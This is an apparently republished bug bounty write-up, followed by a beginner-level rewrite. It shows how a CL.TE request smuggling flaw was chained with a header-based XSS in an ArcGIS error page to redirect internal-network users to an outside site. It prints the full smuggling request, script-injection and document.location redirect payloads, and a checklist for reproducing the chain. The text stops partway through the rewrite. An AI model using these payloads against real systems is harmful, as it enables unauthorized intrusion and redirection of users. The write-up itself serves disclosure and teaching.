Smuggling an (Un)exploitable XSS
A request smuggling vulnerability allowed an attacker to inject a malicious header into a request to an ArcGIS error page, which reflected an XSS payload. By chaining these, the attacker could redirect internal network users to an arbitrary site without user interaction.
 Published on rcesecurity.com
by Julien Ahrens | Friday, November 13, 2020 | Bug Bounty |
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is the story of chaining a request smuggling vulnerability that looked uninteresting on its own with an equally uninteresting header-based XSS, and ending up with a way to redirect users of a network-internal web site to arbitrary pages without any user interaction. The chain also relies on a 0day in ArcGis Enterprise Server.
The target was an asset on a private HackerOne program. The asset exposed an API endpoint that was proxied across the infrastructure, and the same server was also running an instance of ArcGis Enterprise Server under another directory. The post is not an introduction to request smuggling; for the underlying concepts it points to James Kettle's research on HTTP desync attacks.
Setup
The work was done while hunting on a private HackerOne program. The tools used were TurboIntruder, to issue a payload repeatedly and observe response sizes, and a server under the researcher's control at https://www.rce.wf/, used both as the injected link target and to observe incoming hits. The smuggled requests were sent against a vhost referred to as redacted.com, and the API endpoint path is redacted in the published requests.
Finding it
The starting point was the usual approach of looking for endpoints that are likely to be proxied across the infrastructure. API endpoints are common candidates because they are usually infrastructurally separated from front-end components. The API endpoint found on this asset turned out to be vulnerable to CL.TE-based request smuggling.
Exploitation
Step 1: Confirm the smuggling with a smuggled GET
The first payload smuggles a simple GET request against the root path of the webserver on the same vhost:
POST /redacted HTTP/1.1
Content-Type: application/json
Content-Length: 132
Host: redacted.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Foo: bar

Transfer-Encoding: chunked

4d
{"GeraetInfoId":"61e358b9-a2e8-4662-ab5f-56234a19a1b8","AppVersion":"2.2.40"}
0

GET / HTTP/1.1
Host: redacted.com
X: X
The outer request declares a Content-Length and also carries a Transfer-Encoding: chunked header after the body has started, which is what makes the front end and the back end disagree about where the request ends. The chunked body contains a JSON object of length 4d, a terminating 0 chunk, and then a second, complete request: GET / HTTP/1.1 with Host: redacted.com and a dummy X: X header. If the request is successfully smuggled, the root page comes back as a response instead of the originally queried API endpoint.
To verify this, a TurboIntruder instance was configured to issue the payload a hundred times.

While TurboIntruder was running, the page was manually refreshed a couple of times to trigger (simulate) the vulnerability. The attack worked: there were two different response sizes, one returning the original response of the API:

and the other returning the start page:

That confirmed the request smuggling vulnerability against the researcher's own requests. Self-exploitation alone is not very useful, so the next step was to extend the attack surface.
Step 2: Poison links through the ArcGis error handler
The same server was also running an instance of ArcGis Enterprise Server under another directory. Reviewing its source code for something that could improve the smuggling attack turned up an interesting constellation in its generic error handling.
The ArcGIS error handler accepts a customised HTTP header called X-Forwarded-Url-Base, which is used as the base of all links on the error page, but only if it is combined with another customised header called X-Forwarded-Request-Context. The value supplied to X-Forwarded-Request-Context does not matter as long as it is set.
A minified request against the ArcGis /rest/directories route looks like this:
GET /rest/directories HTTP/1.1
Host: redacted.com
X-Forwarded-Url-Base: https://www.rce.wf/cat.html?
X-Forwarded-Request-Context: HackerOne
This poisons all links on the error page with a reference to the server at https://www.rce.wf/cat.html?. The appended ? is used to get rid of the automatically appended URL string /rest/services.

This is already a good candidate to chain with the smuggling, but it still requires user interaction: the victim has to click a link on the error page. The goal was something that requires no user interaction at all.
Step 3: Turn the header into a reflected XSS
The very same header combination is also vulnerable to a reflected XSS. Using this payload for X-Forwarded-Url-Base:
X-Forwarded-Url-Base: https://www.rce.wf/cat.html?"><script>alert(1)</script>
X-Forwarded-Request-Context: HackerOne
leads to an alert being injected into the error page:

A header-based XSS is usually not exploitable on its own, because an attacker cannot normally set headers on a victim's request. It becomes easily exploitable when chained with request smuggling, because the attacker then fully controls the request.
Step 4: Replace the alert with a redirect
Popping alert boxes on victims visiting the vulnerable server is amusing, but the aim was to maximise impact. The solution was redirection, using this payload:
 X-Forwarded-Url-Base: https://www.rce.wf/cat.html?"><script>document.location='https://www.rce.wf/cat.html';</script>
X-Forwarded-Request-Context: HackerOne

With this, users can be redirected.
Step 5: Connect the dots
The full exploit combines the smuggling primitive with the ArcGis route and the redirect payload:
The smuggled request now targets the ArcGis /rest/directories route and carries both customised headers. Running this attack at around 1000 requests per second produced interesting hits on the researcher's server:

Lookups confirmed that those hits were indeed originating from the program's internal network.
Root cause
The smuggling issue is a CL.TE desync: the front end and the back end disagree about request boundaries, so a request body can contain a second request that the back end processes as its own. The ArcGis side is a design mistake in the generic error handler: it trusts the client-supplied X-Forwarded-Url-Base header as the base for every link on the error page, gated only by the presence of X-Forwarded-Request-Context, whose value is irrelevant. The value is placed into the error page, which is what allows the "><script> breakout and the injected document.location redirect. On its own the header XSS is not reachable by an attacker, because browsers do not let a cross-site attacker set arbitrary headers on a victim's request; the smuggling vulnerability removes that limitation by letting the attacker write the whole request, headers included.
Impact
An attacker who can send the smuggled request can cause users of the vulnerable server, including users on the program's internal network, to be redirected to arbitrary pages without any user interaction. The observed hits on the researcher's server came from the program's internal network. The report does not describe any further impact beyond redirection.
Fix
The report does not state what was changed. Based on the described behaviour, the ArcGis error handler should not use a client-supplied header such as X-Forwarded-Url-Base as the base for links on the error page, or should strictly validate and encode it before use, and the front end and back end should agree on request framing so that CL.TE desync is not possible.
Variants to test
- Send a CL.TE payload with a smuggled
GET /on any proxied API endpoint and watch for two distinct response sizes when the payload is issued repeatedly. A positive result is the root page appearing instead of the API response. - Send
X-Forwarded-Url-Basetogether withX-Forwarded-Request-Contextto an ArcGis error route such as/rest/directoriesand check whether the links on the error page point at the supplied base. A positive result is every link on the error page pointing at your host. - Put a
"><script>alert(1)</script>value intoX-Forwarded-Url-BasewithX-Forwarded-Request-Contextset. A positive result is script execution in the error page. - Replace the alert with a
document.locationredirect and chain it with the smuggling payload at high request rates, watching your own server's logs. A positive result is hits from addresses inside the target's network.
What happened, in plain words
A security researcher was testing a website that belonged to a private bug bounty program on HackerOne. Bug bounty programs are arrangements where companies invite outside testers to look for security problems in their systems and pay for good findings. While testing, the researcher found two separate weaknesses that each looked fairly boring on their own. One was a way to sneak a hidden second request inside a normal request, a trick called request smuggling. The other was a way to make a web page show a script supplied by the person making the request, a type of cross-site scripting (XSS) that only worked through an HTTP header. Neither looked very useful by itself. By combining them, the researcher could make users of the company's internal website, including people inside the company's own network, get sent to any page the researcher chose, without those users clicking anything. The chain also involved a 0day, a previously unknown flaw, in a product called ArcGis Enterprise Server.
This article walks through the same steps the researcher took, in the same order, and explains every concept from scratch. If you can use a browser, you can follow along.
Background concepts before we start
Before the steps make sense, a few ideas need to be clear.
HTTP request. When your browser loads a page, it sends a text message to a server. That message is an HTTP request. It has a first line (the method, such as GET or POST, and the path), then a set of headers (name and value pairs, like Host: or Content-Type:), then optionally a body (the data being sent, for example a JSON object). The server replies with an HTTP response.
API. An API (application programming interface) is a way for one piece of software to talk to another. In a website, an API endpoint is a URL that returns data rather than a full web page. Think of it like a service counter at the back of a shop: the front of the shop is the website you see, and the counter is where the actual data is fetched from. API endpoints are often run on separate servers from the front-end website, and a proxy sits in front of them to route traffic.
Proxy and front end / back end. A proxy is a middleman server that receives requests first and forwards them to the server that actually handles them. In this story, the proxy is the front end and the server behind it is the back end. A useful comparison is a receptionist who takes your message and passes it to the right department. If the receptionist and the department disagree about where one message ends and the next begins, confusion follows.
Request smuggling. This is exactly that confusion. HTTP requests can state their length in two ways: with a Content-Length header (a number of bytes) or with Transfer-Encoding: chunked (the body is split into chunks, each with its own length, ending with a zero-length chunk). If a request contains both, and the front end and back end pick different ones, they can disagree about where the request ends. The attacker can then hide a second, complete request inside the body of the first. The back end treats the hidden request as a new request from the next visitor. The specific variant here is called CL.TE: the front end uses Content-Length, the back end uses Transfer-Encoding.
XSS (cross-site scripting). XSS is when an attacker gets their own script (JavaScript, code that runs in the browser) into a page that other people view. The browser cannot tell the difference between the site's own script and the attacker's, so it runs it. A reflected XSS is one where the malicious input is echoed straight back in the response, rather than stored on the server.
Header-based XSS. Normally an attacker cannot set arbitrary headers on a victim's request, because the browser controls them. So an XSS that only triggers through a custom header is usually not exploitable against other people. That is the key limitation that request smuggling removes: if you can write the whole request, you can write the headers too.
ArcGis Enterprise Server. This is a product from Esri for running geographic information system (GIS) services, meaning mapping and location data. It exposes routes under paths such as /rest/directories. The researcher reviewed its source code and found a problem in its generic error handling, the code that builds the page shown when something goes wrong.
TurboIntruder. A tool (an extension for the Burp Suite testing proxy) that sends a request many times very quickly. It is useful for timing-sensitive attacks like smuggling, where you need to fire the payload repeatedly and watch for differences.
The researcher's own server. The researcher controlled a server at https://www.rce.wf/. It was used as the destination for injected links and to record any requests that arrived, so the researcher could see whether the attack worked.
Step 1: Finding an endpoint worth attacking
The researcher started the way they usually do: looking for endpoints that are likely to be proxied across the infrastructure. API endpoints are common candidates because they are usually separated from the front-end website. On this asset, the API endpoint turned out to be vulnerable to CL.TE-based request smuggling.
The first payload smuggles a simple GET request for the root path of the webserver on the same vhost (a vhost, or virtual host, is one website hosted on a server that may host several):
POST /redacted HTTP/1.1
Content-Type: application/json
Content-Length: 132
Host: redacted.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Foo: bar

Transfer-Encoding: chunked

4d
{"GeraetInfoId":"61e358b9-a2e8-4662-ab5f-56234a19a1b8","AppVersion":"2.2.40"}
0

GET / HTTP/1.1
Host: redacted.com
X: X
Line by line, in plain words:
POST /redacted HTTP/1.1: this is a POST request (one that sends data) to a path that has been redacted in the published report. TheHTTP/1.1is the protocol version.Content-Type: application/json: the body is JSON, a common text format for structured data.Content-Length: 132: the front end is told the body is 132 bytes long.Host: redacted.com: the website name being requested.Connection: keep-alive: keep the connection open after this request, so more can follow.User-Agent: ...: the browser identification string. Here it is a normal Chrome string, so the request looks like ordinary traffic.Foo: bar: a made-up header with no meaning. It is there as filler.- The blank line marks the end of the headers and the start of the body.
Transfer-Encoding: chunked: this header appears after the body has started, which is the trick. The front end, using Content-Length, thinks the body is 132 bytes and stops reading at that point. The back end, using Transfer-Encoding, reads chunks instead and keeps going.4d: a chunk length in hexadecimal, which is 77 in decimal. The next line is 77 bytes long.{"GeraetInfoId":"61e358b9-a2e8-4662-ab5f-56234a19a1b8","AppVersion":"2.2.40"}: a JSON object, the actual chunk of data.0: a zero-length chunk, which tells a chunked reader the body is finished.GET / HTTP/1.1andHost: redacted.comandX: X: this is the hidden second request. It asks for the root page of the site.X: Xis another dummy header.
Why this step: the researcher wanted to prove that a hidden request would actually be processed by the back end. If the smuggling works, the response to the outer request will not be the API's normal answer but the root page of the website, because the back end treats the hidden GET / as a separate request.
To check this, the researcher set up a TurboIntruder instance to send the payload a hundred times:
The screenshot shows the TurboIntruder setup used to fire the payload repeatedly. While it was running, the researcher manually refreshed the page a few times to trigger, or simulate, the vulnerability. The attack worked: there were two different response sizes. One was the original API response:
and the other was the start page:
Why two sizes matter: if the smuggling were not working, every response would be the same. Seeing two distinct sizes, one matching the API and one matching the site's home page, is evidence that the hidden request is being handled. That confirmed the request smuggling against the researcher's own requests. Self-exploitation alone is not very useful, so the next step was to widen the attack surface.
Step 2: Poisoning links through the ArcGis error handler
